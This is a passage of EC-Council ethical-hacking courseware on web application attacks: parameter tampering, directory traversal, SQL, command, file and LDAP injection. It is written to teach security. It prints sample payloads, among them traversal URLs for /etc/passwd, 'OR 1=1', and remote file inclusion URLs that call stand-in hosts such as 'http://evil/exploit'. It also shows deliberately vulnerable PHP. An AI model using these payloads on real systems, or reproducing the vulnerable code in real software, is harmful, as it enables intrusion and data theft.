Tampering with the URL parameters

Other parameters can be changed including attribute parameters

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Parameter/Form Tampering

Parameter tampering is a simple form of attack aimed directly at the application's business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in an URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters.



Detailed Description

Serving the requested files is the main function of web servers. During a web session, parameters are exchanged between the web browser and the web application in order to maintain information about the client's session, which eliminates the need to maintain a complex database on the server side. URL queries, form fields, and cookies are used to pass the parameters.

Changed parameters in the form field are the best example of **parameter tampering**. When a user selects an HTML page, it is stored as a form field value, and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, check box, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, it is just like saving the page, editing the HTML, and reloading the page in the web browser.

Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the hidden field as follows:

```
<input type="hidden" name="price" value="99.90">
```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages, while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values. For example, consider a form that includes the combo box as follows:

```
<FORM METHOD=POST ACTION="xferMoney.asp">  
Source Account: <SELECT NAME="SrcAcc">  
<OPTION VALUE="123456789">*****789</OPTION>  
<OPTION VALUE="868686868">*****868</OPTION></SELECT>  
<BR>Amount: <INPUT NAME="Amount" SIZE=20>  
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>  
<BR><INPUT TYPE=SUBMIT> <INPUT TYPE=RESET>  
</FORM>
```

Bypassing

An attacker may bypass the need to choose between two accounts by adding another account into the HTML page source code. The new combo box is displayed in the web browser and the attacker can choose the new account.

HTML forms submit their results using one of two methods: GET or POST. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the submit button is pressed in the web browser, the URL is requested as follows:

<http://www.juggybank.com/cust.asp?profile=21&debit=2500>

An attacker may change the URL parameters (profile and debit) in order to debit another account:

<http://www.juggybank.com/cust.asp?profile=82&debit=1500>

There are other URL parameters that an attacker can modify, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually by cookie). An ordinary user will request the following link:

<http://www.juggybank.com/stat.asp?pg=531&status=view>

An attacker can modify the status parameter to “delete” in order to delete permission for the content.

<http://www.juggybank.com/stat.asp?pg=147&status=delete>

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users as well as parameters allowing access to developer and debugging information.





FIGURE 13.6: Form Tampering



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. **Complex applications** exist as application components and data, which are typically configured in multiple directories. An application has the ability to traverse these multiple directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse for directories and files outside the normal application access. A Directory Traversal/Forceful Browsing attack exposes the **directory structure** of an application, and often the underlying web server and operating system. With this level of access to the web application architecture, an attacker can:

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data, such as customer information

The following example uses “../” to backup several directories and obtain a file containing a backup of the web application:

<http://www.targetsite.com/../../../../sitebackup.zip>

This example obtains the “/etc/passwd” file from a UNIX/Linux system, which contains user account information:

<http://www.targetsite.com/../../../../etc/passwd>

Let us consider another example where an attacker tries to access files located outside the web publishing directory using directory traversal:

<http://www.juggyboy.com/process.aspx=../../../../some dir/some file>

<http://www.juggyboy.com/../../../../some dir/some file>

The pictorial representation of directory traversal attack is shown as follows:





FIGURE 13.7: Directory Traversal



Security Misconfiguration

Developers and network **administrators** should check that the entire stack is configured properly or security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. For instance, if the server is not configured properly, then it results in various problems that can infect the security of a website. The problems that lead to such instances include server software flaws, unpatched security flaws, enabling unnecessary services, and improper authentication. A few of these problems can be detected easily with the help of automated scanners. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain **unauthorized access**. All the unnecessary and unsafe features have to be taken care of and it proves very beneficial if they are completely disabled so that the outsiders don't make use of them for malicious attacks. All the application-based files have to be taken care of through proper authentication and strong security methods or crucial information can be leaked to the attackers.

Examples of unnecessary features that should be disabled or changed include:

- The application server admin console is automatically installed and not removed
- Default accounts are not changed

- Attacker discovers the standard admin pages on server, logs in with default passwords, and takes over

Injection Flaws



- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection

It involves the injection of malicious SQL queries into user input forms



Command Injection

It involves the injection of malicious code through a web application



LDAP Injection

It involves the injection of malicious LDAP statements



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Injection Flaws

Injection flaws are the loopholes in the web application that allow unreliable data to be interpreted and executed as part of a command or query. The injection flaws are being exploited by the attacker by constructing malicious commands or queries that result in loss of data or corruption, lack of accountability, or denial of access. Injection flaws are prevalent in legacy code, often found in SQL, LDAP, and XPath queries, etc. These flaws can be detected easily by application vulnerability scanners and fuzzers. By exploiting the flaws in the web application, the attacker can easily read, write, delete, and update any data, i.e., relevant or irrelevant to that particular application. They are many types of injection flaws; some of them are as follows:



SQL injection

SQL injection is the most common website vulnerability on the Internet. It is the technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a **backend database**. In this, the attacker injects the malicious SQL queries into the user input form and this is usually performed to either to gain unauthorized access to a database or to retrieve information directly from the database.



Command injection

The flaws in command injection are another type of web application vulnerability.

These flaws are highly **dangerous**. In this type of attack, the attacker injects the malicious code via a web application.



LADP injection


LDAP injection is an attack method in which the website that constructs the LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, then the LDAP statement can be modified with the help of local proxy. This in turn results in the execution of **arbitrary commands** such as granting access to unauthorized queries and altering the content inside the LDAP tree.

SQL Injection Attacks



SQL injection attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches



When this code is sent to the database server, it drops the Messages table

Code to insert spammy data on behalf of other users

test'), ('user2', 'I am Jason'), ('user3', 'You are hacked

```

01 <?php
02 function save_email($user, $message)
03 {
04     $sql = "INSERT INTO Messages (
05         user, message
06     ) VALUES (
07         '$user', '$message'
08     ) ";
09     return mysql_query($sql);
10 }
11 ?>
                
```

SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 14: SQL Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Attacks

SQL injection attacks use command sequences from **Structured Query Language (SQL)** statements to control database data directly. Applications often use SQL statements to authenticate users to the application, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. Using SQL injection methods, an attacker can use a vulnerable web application to avoid normal security measures and obtain direct access to valuable data.

The reason why SQL injection attacks work is that the application does not properly validate input before passing it to a SQL statement. For example, the following SQL statement,

`SELECT * FROM tablename WHERE UserID= 2302` becomes the following with a simple SQL injection attack:

`SELECT * FROM tablename WHERE UserID= 2302 OR 1=1`

The expression "OR 1=1" evaluates to the value "TRUE," often allowing the enumeration of all user ID values from the database. SQL injection attacks can often be entered from the address bar, from within application fields, and through queries and searches. SQL injection attacks can allow an attacker to:

- Log in to the application without supplying valid credentials

- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify the database contents, or drop the database altogether
- Use the trust relationships established between the web application components to access other databases




FIGURE 13.8: SQL Injection Attacks

Command Injection Attacks





Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell Injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs



HTML Embedding

- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds an **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for **HTML code** or **scripting**



File Injection

- The attacker exploits this vulnerability and injects **malicious code** into **system files**
- `http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit?`

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Attacks

Command injection flaws allow attackers to pass **malicious code** to different systems via a web application. The attacks include calls to the operating system over system calls, use of external programs over shell commands, and calls to the backend databases over SQL. Scripts that are written in Perl, Python, and other languages execute and insert the poorly designed web applications. If a web application uses any type of interpreter, attacks are inserted to inflict damage.

To perform functions, web applications must use operating system features and external programs. Although many programs invoke externally, the frequently used program is Sendmail. When a piece of information is passed through the HTTP external request, it must be carefully scrubbed, or the attacker can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL is dangerous and rather widespread, as it is in the form of command injection. Command injection attacks are easy to carry out and discover, but they are tough to understand.



Shell Injection

To complete various functionalities, web applications use various applications and programs. It is just like sending an email by using the UNIXsendmail program. There is a chance that an attacker may inject code into these programs. This kind of attack is dangerous

especially to web page security. These injections allow intruders to perform various types of malicious attacks against the user's server. An attacker tries to craft an input string to gain shell access to a web server.

Shell injection functions include `system ()`, `Start Process ()`, `java.lang.Runtime.exec ()`, `System.Diagnostics.Process.Start ()`, and similar APIs.



HTML Embedding

This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application. In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for HTML code or scripting.



File Injection

The attacker exploits this vulnerability and injects malicious code into system files:

<http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit>

Users are allowed to upload various files on the server through various applications and those files can be accessed through the Internet from any part of the world. If the application ends with a php extension and if any user requests it, then the application interprets it as a php script and executes it. This allows an attacker to perform arbitrary commands.

Command Injection Example



Attacker Launching Code Injection Attack



Malicious code:

```
www.juggyboy.com/banner.gif||newpassword||1036|60|468
```

- An attacker enters **malicious code** (account number) with a new password
- The last two sets of numbers are the **banner size**
- Once the attacker clicks the **submit button**, the password for the account 1036 is changed to **"newpassword"**
- The server script assumes that only the URL of the **banner image file** is inserted into that field



http://juggyboy/cgi-bin/lsp/lspro.cgi?hit_out=1036

JuggyBoy.com

User Name: Addison

Email Address: addi@juggyboy.com

Site URL: www.juggyboy.com

Banner URL: .gif||newpassword|1036|60|468

Password: newpassword

Submit

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command



Server

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Example

The following is an example of command injection:

To perform a command injection attack, the attacker first enters malicious code (account number) with a new password. The last two sets of numbers are the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.





FIGURE 13.9: Command Injection Example



File Injection Attack

Users are allowed to upload **various files** on the server through various applications and those files can be accessed through the Internet from anywhere in the world. If the application ends with a php extension and if any user requests it, then the application interprets it as a php script and executes it. This allows an attacker to perform **arbitrary commands**. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. Consider the following client code running in a browser:

```
<form method="get">
  <select name="DRINK">
    <option value="pepsi">pepsi</option>
    <option value="coke">coke</option>
  </select>
  <input type="submit">
</form>
```

Vulnerable PHP code

```
<?php
$drink = 'coke';
```

```
if (isset( $_GET['DRINK'] ) )  
    $drink = $_GET['DRINK'];  
require( $drink . '.php' );  
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com containing an exploit.

Exploit code

<http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit?>

What Is **LDAP** Injection?





What is LDAP?

An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**

LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries

LDAP is based on the client-server model and clients can **search the directory entries using filters**

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR ()	((objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.




What is LDAP Injection?

An LDAP (Lightweight Directory Access Protocol) injection attack works in the same way as a SQL injection attack. All the inputs to the LDAP must be properly filtered, otherwise vulnerabilities in LDAP allow executing unauthorized queries or **modification** of the contents. LDAP **attacks exploit** web-based applications constructed based on LDAP statements by using a local proxy. LDAP statements are modified when certain applications fail. These services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. It is based on the client-server model and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foekeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR ()	((objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

FIGURE 13.10: LDAP Injection



How LDAP Injection Works

LDAP injection attacks are commonly used on web applications. LDAP is applied to any of the applications that have some kind of user inputs used to generate the LDAP queries. To test if an application is **vulnerable** to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.

Depending upon the implementation of the target, one can try to achieve:

- Login Bypass
- Information Disclosure
- Privilege Escalation
- Information Alteration

Normal operation




FIGURE 13.11: Normal operation

Operation with code injection

